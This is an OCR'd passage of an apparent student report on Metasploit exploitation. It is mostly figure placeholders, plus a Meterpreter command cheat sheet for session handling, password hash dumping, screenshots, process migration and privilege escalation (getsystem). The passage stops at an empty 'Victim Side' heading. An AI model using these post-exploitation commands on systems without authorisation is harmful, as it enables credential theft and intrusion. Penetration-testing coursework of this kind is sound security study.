

Fig.10 Commands Implementation-3

msf console> exploit



Fig.11 Commands Implementation-4



Fig.12 Commands Implementation-5



Fig.13 Commands Implementation-6

Session Handling

sessions -l : List all sessions



Fig.14 Commands Implementation-7

Meterpreter Commands

sysinfo : Show system info **ps** : Show running processes **kill <PID>** : Terminate a process **getuid** : Show your user ID **upload/download** : Upload/download a file **pwd/lpwd** : Print working directory **cd/lcd** : Change directory **cat** : Show contents of a life **edit <FILE>** : Edit a file (vim) **shell** : Drop into a shell **migrate <PID>** : Switch to another process **hashdump** : Show all pw hashes(Win) **idletime** : Display idle time of user **screenshot** : Take a screenshot

Escalate Privileges

use priv : Load the script **getsystem** : Elevate your privs **getprivs** : Elevate your privs



Fig.15 Commands Implementation-8

Fig.16 Commands Implementation-9



Fig.17 Commands Implementation-10



Fig.18 Commands Implementation-11

7.PROOF OF CONCEPT

7.1 Attacker side



Fig.19 Proof of Concept-1



Fig.20 Proof of Concept-2



Fig.21 Proof of Concept-3



Fig.22 Proof of Concept-3



Fig.23 Proof of Concept-4



Fig.24 Proof of Concept-5



Fig.25 Proof of Concept-7

7.2 Victim Side:

